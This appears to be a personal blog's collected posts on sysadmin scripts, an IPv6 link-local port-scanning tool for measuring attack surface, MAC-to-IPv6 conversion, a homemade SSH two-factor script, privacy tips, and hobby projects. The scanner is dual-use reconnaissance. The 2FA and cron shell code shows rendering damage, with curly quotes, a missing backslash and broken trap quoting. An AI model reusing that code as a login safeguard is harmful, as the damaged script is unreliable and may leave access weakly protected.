


Add fault tolerance to cron noise
Not all cron jobs are created equal, and some of them can afford to fail sporadically before we need to worry about them. Maybe they rely on a third party server, and we don’t want the occasional fail to pollute our inbox.
Here is a little cron job wrapper I created that will suppress stderr but keeps track of the job’s returned exit codes. Above a certain threshold of consecutive abnormal exits it doesn’t suppress stderr anymore.
[bash]
# if the counter file doesn’t already exist we create/initialize it
if [ ! -f /tmp/counter_ri7g3 ] ;
then
echo 0 > /tmp/counter_ri7g3 ;
fi ;
# we pull the current counter
counter=`cat /tmp/counter_ri7g3` ;
# if the counter is still small, we send stderr to /dev/null
if [ $counter -lt 5 ] ;
then
$1 > /dev/null 2>&1 ;
# otherwise stderr will follow its normal path and find its way to email
else
$1 > /dev/null ;
fi ;
# lastly if running the $1 resulted in an abnormal exit, the counter is incremented
if [ ! $? = 0 ] ;
then
counter=`cat /tmp/counter_ri7g3` ;
echo "$counter+1" | bc > /tmp/counter_ri7g3 ;
# and if $1 exited normally, we reset the counter
else
echo 0 > /tmp/counter_ri7g3 ;
fi ;
[/bash]
a cron entry calling it looks as such:
[bash]
30 * * * * root /usr/local/bin/cron_wrapper "/path/to/script arg_1 arg_2"
[/bash]
IPv6 link-local surface analyzer
Download
ipv6_surface_analyzer_1.0.tar.gz
Quick Start
- make sure that nmap, ifconfig & arping are installed and in your path
- run as root
tested on Ubuntu 11.10 64b

Screenshot
(actual ips obfuscated)
Purpose
With more devices coming IPv6 ready out of the box, a shadow network is emerging that nobody is paying attention to.
There’s Joe sysadmin, configuring a tight firewall for this new server, default deny, very restrictive & all. This is great but did he realize that there is nothing in front of IPv6? We are used to setting up iptables, ipfw, et cetera. Unfortunately ip6tables & ip6fw too often get forgotten.
With IPv4, a device was manually configured or wasn’t configured until it got an address from DHCP. With IPv6 a device that is not manually configured will hop on the network with a link-local address and try to further discover its settings. In fact, IPv6 reserves a range of addresses for network discovery, these link-local addresses are based on the device’s mac address.
Here is what ipv6_surface_analyzer.py does:
- iterate through a given IPv4 range
- for each address in the range, discover if a host sits behind it
- port scan potentially found host on IPv4
- infer IPv6 link-local address of host based on its mac address
- port scan inferred IPv6 address
The purpose of which is to establish by how much your attack surface is augmented by link-local IPv6.
This threat threat is somewhat mitigated by its local nature and there are 2 reasons why:
- link-local isn’t routed and thus your visibility is bound to networks you have a presence on.
- Getting a host’s mac address is only possible while being on the same network.
Local as it may be, having a shadow network providing a way to circumvent firewalls is quite risky.
Mame box

Here’s another project that’s been on the back burner for a while: my new Mame box:

This is the 5th arcade cabinet I turn into a Mame box. Gutting them always breaks my heart but having all the games in one cabinet with original artwork is very much worth it. The X-men cabinet is spacious, easy to work with and looks great.
The buttons and joysticks were bought from X-arcade: www.xgaming.com
And the control board to make them interface with a PC is an Ipac2: www.ultimarc.com
MAC address to IPv6 link-local address online converter
The converter
https://ben.akrin.com/ipv6_mac_address_to_link_local_converter/?mode=api&mac=52:74:f2:b1:a8:7f
for all your API needs.
The math
Link-local IPv6 addresses are used as part of the IPv6 network auto-configuration process. Instead of getting an address via DHCP, a NIC will hop on the network with a link-local IPv6 address and with this will have to ability to do further configuration automatically (soliciting neighbors, router, et cetera).
This link-local IPv6 is infered from the NIC’s mac address.
A mac address is 48 bits, an IPv6 address is 128 bits. Here’s the conversion process step by step:
- take the mac address: for example 52:74:f2:b1:a8:7f
- throw ff:fe in the middle: 52:74:f2:ff:fe:b1:a8:7f
- reformat to IPv6 notation 5274:f2ff:feb1:a87f
- convert the first octet from hexadecimal to binary: 52 -> 01010010
- invert the bit at index 6 (counting from 0): 01010010 -> 01010000
- convert octet back to hexadecimal: 01010000 -> 50
- replace first octet with newly calculated one: 5074:f2ff:feb1:a87f
- prepend the link-local prefix: fe80::5074:f2ff:feb1:a87f
- done!
Going the other way
A converter to do the same operation in reverse is available here.
Comments
There have been a few interesting comments on this post, I encourage you to read them if you want to learn more about this mechanism. Specifically:
Top-bar beehive progress





Modeling in Google Sketchup really helped make building fast & seamless. The 2x12x16 are very thick so the hive weights a ton, on the other hand joining pieces was really easy as there is much surface for glue and screws. And I hope this will provide some good insulation against New England winters.
Top-bar beehive design
Here’s a Google Sketchup design for a simple top-bar beehive.
Some pics:



Notes:
Only 2 measurements really matter in the design of a top-bar beehive: the angle of the side panels (70 degrees) & the width of the top bars 35mm. They both pertain to bee behavior and this design has them both optimized. From what I gather, other measures are quite forgiving.
This design is simple & well researched, I do not know yet how it will fare in practice, more to come on that.
Material:
All you’ll need as far as wood is concerned is a couple of 2x12x16 and a 3/4″ sheet of plywood:
 Lastly, all units are in millimeters but based on standard lumber sizes available at the hardware store.
Robin & the Eagle from the White Mountain
My wife & I have just released our first children story! As an app for iOS devices. This is the achievement of what started innocently as a small project reading stories to mp3. Months of work, huge investment for the art, it feels great to have put this project behind us.

My only hope now is that the market gods will treat us well.
Here it is in all its glory:
English version: http://itunes.apple.com/us/app/id480065432
Hungarian version: http://itunes.apple.com/us/app/id480080998
French version: http://itunes.apple.com/us/app/id480175112
Poor man’s 2FA: a simpler 2-factor authentication mechanism for SSH
The problem with PAM based 2FA:
- PAM does not get called when the SSH daemon does key based authentication. So your 2FA there only works with password authentication. This might be something you want but maybe not.
- A PAM module based solution to 2FA is harder to implement
The solution: Poor man’s 2FA!
It is possible to add the ForceCommand directive to your sshd_config. Like the name suggests it simply runs a command after authentication and before the shell is spawned. This is a good spot to add an extra check, say another factor for authentication.
The code:
[bash]#!/bin/bash
trap "echo "I’m sorry Dave. I’m afraid I can’t do that."; sleep 1 ; kill -9 $PPID ; exit 1" 2 20
code=`od -a -A n /dev/urandom | head -2 | tr -d ‘ ‘ | tr -d ‘n’ | sed ‘s/[^a-zA-Z0-9]//g’ | awk ‘{print substr($0,1,5)}’`
echo -e "Subject:$code\nFrom:root@server <root@server.com>\n2FA code in subject" | sendmail phone_number@carrier.com
read input
if [ $code = $input ];
then
`awk -F: ‘($1 == $LOGNAME) { print $7 }’ /etc/passwd`
else
kill -9 $PPID
fi[/bash]
That’s it really, save this to an executable file, replace the obvious variables and ForceCommand its ass.




Avoid getting tracked in a datamining society
Welcome to the information age! Memory is cheap, millions of records are copied in the snap of a finger and everybody wants your information. This is called data-mining and everybody is doing it essentially to better advertise to you. These databases of your facts & habits are often sold and even hacked. It is time to ponder how little control you have over your own information. And when you do so, think not only about the information you give but above all about the information that can be inferred from it.
Compiled bellow is a list of tips for avoiding getting tracked in modern society. They range from simple good practice to paranoia. Obviously you could go live as a hermit in the woods and be untraceable. Feel free to comment on anything I missed and I’ll add to the post.
Day to day life
- Broadcast the least information possible. Does your state require license plates in the front & rear? 19 states don’t, google them. Police cameras automatically scan all the license plates they see, why double your chances? Your license plates are also often recorded when you drive through tolls.
- Pay everything in cash, credit/debit card transactions can easily place you in space and time. Moreover, encoded in the magnetic stripe is your name, stores know everything you buy and when you buy it. This is pant creaming data for the marketing geniuses trying to figure out ways to make you consume more.
- Avoid customer rewards programs. An even better way to tie information back a a customer that might use multiple methods of payment. Still want the sweet deals? Don’t use your real info when signing up, or just don’t sign up, the cashiers often have default cards to scan.
- Avoid mail-in rebates. They are nothing more than a way for you to sell your information.
I.T. life
This is a dense section, no surprise this is where most data mining occurs.
- Don’t let email load remote content

This is commonly used as a way to know if you’ve opened the email, at what time you opened it, where you opened it from (IP geolocation) and what your email client was. The technical explanation is that some email have HTML formatting with images included. These images can be embedded in the email itself or referenced to a remote server. In the later case, the remote server will for example enable PHP parsing for JPEG files, execute code to track you and then feed the image to the email client which never had a clue it was loading a “special” image. This is all transparent to the user and the email client.
- No smartphone GPS tracking
Let’s take an example: you enable Google Latitude on your cell phone to share your location with friends and get to know fun facts about how much you travel. The information you give Google are geographic coordinates, the informations inferred from it are where you live, where you work and whether or not you pull your 40 hours a week there.

- Let’s go further: no smartphones at all!
Apple’s Iphones and Google’s Android phones gather location information WHETHER YOU WANT IT OR NOT. That’s right, you can turn off GPS all you want your phone still recurringly reports back to Apple & Google telling them not only where they are but also which other wireless devices they see around.
More info here from the most excellent Samy Kamkar.
The tech giants are involved in a major data gathering process where they use you to create a comprehensive map of the wireless spectrum. This is both an awesome project using crowdsourcing to accomplish a daunting task & a scary invasion of privacy. Because it doesn’t ask you, and because you take it home and so it reports your wireless router and so now everytime you use a regular computer connected to said router, they know exactly where you are. It is scary because even if you could turn it off, others around you are passively reporting your location.
- Even further? no cell phones! your location can be triangulated from cell towers.
- Forget social networks, even if you use fake information. Sooner or later, your contacts, something you said, someone that said something about, will be traced back to your real self.
- Remove EXIF data from the pictures you distribute online, especially if they were taken with smartphones.
- SSL encryption, SSL everywhere. In fact any time you configure a connection (IMAP, FTP, HTTP) make sure that it uses an encrypted mechanism. The number of network taps are growing and you don’t want to make the job easier on them.
- Review pictures you distribute online for license plate numbers, bills laying on tables and other identifiers.
- A strong firewall not just for incoming traffic. Nowadays devices are very noisy, from Bonjour to checking for updates the packets coming out of your network interfaces without your knowledge are plentiful and growing. And every time to send a packet out, your presence is known. A firewall with rules on outgoing traffic is a good idea to keep unwanted traffic to a minimum.
- Don’t give your email address to anyone that asks for it, use services like mytrashmail.com or even better yet, get a new email account every time. This way if they sell your information you will know right away since you only have 1 email account per company. You can then check they EULA and see if maybe they boast of not selling your information, Make them accountable! On a side note Gmail offer the capability of adding a plus (“+”) following by a string of your choosing to your regular email address. For example if your email address is address@gmail.com, Gmail will also accept mail to address+sillysite@gmail.com. This way you can segregate mail by company with the convenience of having it all go to the same account. The caveat to that is that “+” is often considered as an invalid character in an email address even though it is a valid character.
- Adblock is one of the best plugin for your web browser (Firefox or Chrome). It removes ads thus significantly enhancing your browsing experience. By negating traffic to advertisement servers, you are denying their chance to data mine the crap out of you. Browser fingerprinting is one of many techniques used with an argument often made that the combinations of browser related software are so plentiful that your browser can be uniquely identified. Permanent cookies are also used to keep an eye on your web whereabouts.
And even if you follow all these steps, you are not 100% untraceable online.
The path of maximum sheep
Finally, for when you have to give information, try and be a generic & blend as possible.
- Your name is needed to sign up for something? John Smith.
- Need a new car? White Honda Civic, no bumper stickers, no vanity plates.
- Gotta find a new name for a PC? Linksys.
- Need a username for that shitty forum? User2656, don’t use the one you use everywhere else or one thing leading to another, it can most likely be tied to your real identity.



Python SNMP simple example to get 1 OID
Because it took me forever to piece this simple code together
[python]
import netsnmp
session = netsnmp.Session( DestHost=’your.host.com’, Version=2, Community=’public’ )
vars = netsnmp.VarList( netsnmp.Varbind(‘.1.3.6.1.4.1.2021.8.1.101.1’) )
print( session.get(vars) )
[/python]
Shell scripting – updating a file holding a counter
[bash]counter=`cat /tmp/counter` ; echo "$counter+1" | bc > /tmp/counter[/bash]
note that loading the /tmp/counter into the variable is a necessary indirection, the following:
[bash]echo "`cat /tmp/counter`+1" | bc > /tmp/counter[/bash]
would not work as the output redirection gets triggered before the cat gets a chance to happen, so the file is emptied too early.
Datasets!
Here are a bunch of datasets accumulated over the years for different projects, have fun with them! If you have something to augment this list with, let me know.

Trip to a new life
Not a whole lot of cell coverage in Wyoming & Nebraska 🙂
Adding an Endace card to Symantec’s DLP
I decided to publish this hack as I could not find an iota of information about getting an Endace card working With Symantec’s DLP (previously Vontu) on RedHat.
After you’ve installed the module for your Endace card, you recycle your sensor and are confronted with the following error message:
Endace DAG driver is not available
Packet Capture was unable to activate Endace device support. Please see PacketCapture.log for more information.
A look at /var/log/Vontu/debug/PacketCapture.log yields:
ERROR PacketDriverFactory - Driver Dag is unavailable: libdag.so.3: cannot open shared object file: No such file or directory [PacketDriverFactory.cpp(423)]
do an
updatedb
locate libdag.so
You will notice you just compiled a version more recent than libdag.so.3. As it turns out, Symantec DLP v11.0 does NOT know how to use the generic libdag.so nor the latest libdag.so.4.0.2 you just compiled. I’ve tried many tricks mostly with symlinks and I just couldn’t get it to use libdag.so.4.
Hold on to your pants as I explain the unholy hack that made it work:
edit /opt/Vontu/Protect/lib/native/libPacketDriverDag.so.11.0.0 , this is a binary file so using a hex editor is a good idea although vi works fine. Also, do respect placement very carefully, you will be changing 1 character and 1 character only.
search for libdag.so.3 and replace its 3 by a 4.
Recycle your server again and it should be happy about life 🙂
Spamassassin stats
54.46% of all emails received on akrin so far got flagged as spam by the excellent Spamassassin. This is actually not too bad compared to high profile mail service providers.
1 email that takes the cake is with a spam score of 42.2 (anything above 4 is not relayed):
Return-Path: <comicalbp@sosmoteurs.com>
Received: from 201-93-229-84.dsl.telesp.net.br (201-93-229-84.dsl.telesp.net.br [201.93.229.84])
From: "Chase bank" <mailserver.id3373332193ib@chase.com>
To: <XXXXXX@akrin.com>
Subject: urgent security notification for client!
X-Spam-Level: ******************************************
X-Spam-Status: Yes, score=42.2 required=5.0
Content analysis details:
pts rule name              description
---- ---------------------- --------------------------------------------------
2.0 RCVD_IN_BL_SPAMCOP_NET RBL: Received via a relay in bl.spamcop.net [Blocked - see <http://www.spamcop.net/bl.shtml?201.93.229.84>]
3.0 RCVD_IN_XBL            RBL: Received via a relay in Spamhaus XBL [201.93.229.84 listed in zen.spamhaus.org]
0.9 RCVD_IN_PBL            RBL: Received via a relay in Spamhaus PBL
0.6 RCVD_IN_SORBS_WEB      RBL: SORBS: sender is a abuseable web server [201.93.229.84 listed in dnsbl.sorbs.net]
1.8 URIBL_PH_SURBL         Contains an URL listed in the PH SURBL blocklist [URIs: nilvert.com]
1.9 URIBL_AB_SURBL         Contains an URL listed in the AB SURBL blocklist [URIs: nilvert.com]
1.5 URIBL_WS_SURBL         Contains an URL listed in the WS SURBL blocklist [URIs: nilvert.com]
1.5 URIBL_JP_SURBL         Contains an URL listed in the JP SURBL blocklist [URIs: nilvert.com]
2.0 URIBL_BLACK            Contains an URL listed in the URIBL blacklist [URIs: nilvert.com]
3.5 BAYES_99               BODY: Bayesian spam probability is 99 to 100% [score: 1.0000]
4.3 HELO_DYNAMIC_HCC       Relay HELO'd using suspicious hostname (HCC)
4.4 HELO_DYNAMIC_IPADDR2   Relay HELO'd using suspicious hostname (IP addr 2)
0.0 FH_HELO_EQ_D_D_D_D     Helo is d-d-d-d
1.4 FROM_LOCAL_HEX         From: localpart has long hexadecimal sequence
1.9 TVD_RCVD_IP            TVD_RCVD_IP
2.8 TVD_PH_SUBJ_URGENT     TVD_PH_SUBJ_URGENT
0.7 SPF_NEUTRAL            SPF: sender does not match SPF record (neutral)
2.3 SPOOF_COM2COM          URI: URI contains ".com" in middle and end
1.6 HTML_IMAGE_ONLY_24     BODY: HTML: images with 2000-2400 bytes of words
0.0 HTML_MESSAGE           BODY: HTML included in message
1.4 MIME_QP_LONG_LINE      RAW: Quoted-printable line longer than 76 chars
0.1 RDNS_DYNAMIC           Delivered to trusted network by host with dynamic-looking rDNS
2.8 DOS_OE_TO_MX           Delivered direct to MX with OE headers
Mounting a partition from a disk image
So you’ve dded a disk and you would like to mount its partitions from the resulting image file. Easy enough, first:
[bash]fdisk -l -u /path/to/disk.img[/bash]
Which will yield a variation of the following output:
[bash]You must set cylinders.
You can do this from the extra functions menu.
Disk disk.img: 0 MB, 0 bytes
255 heads, 63 sectors/track, 0 cylinders, total 0 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000080
Device Boot Start End Blocks Id System
disk.img1 63 15631244 7815591 82 Linux swap / Solaris
disk.img2 * 15631245 113290379 48829567+ 83 Linux
Partition 2 has different physical/logical endings:
phys=(1023, 254, 63) logical=(7051, 254, 63)
disk.img3 113290380 210949514 48829567+ 83 Linux
Partition 3 has different physical/logical beginnings (non-Linux?):
phys=(1023, 254, 63) logical=(7052, 0, 1)
Partition 3 has different physical/logical endings:
phys=(1023, 254, 63) logical=(13130, 254, 63)[/bash]
Partitions available on the disk image are listed as disk.img1, disk.img2 & disk.img3. Great, pick which one you want to mount and look at where it starts.
disk.img2 starts at 15631245, multiply that by 512. 15631245 * 512 = 8003197440.
Finally, mount the disk image at the offset you calculated as such:
[bash]mount -o loop,offset=8003197440 -t auto /path/to/disk.img /mnt/disk_img_partition2[/bash]
And done!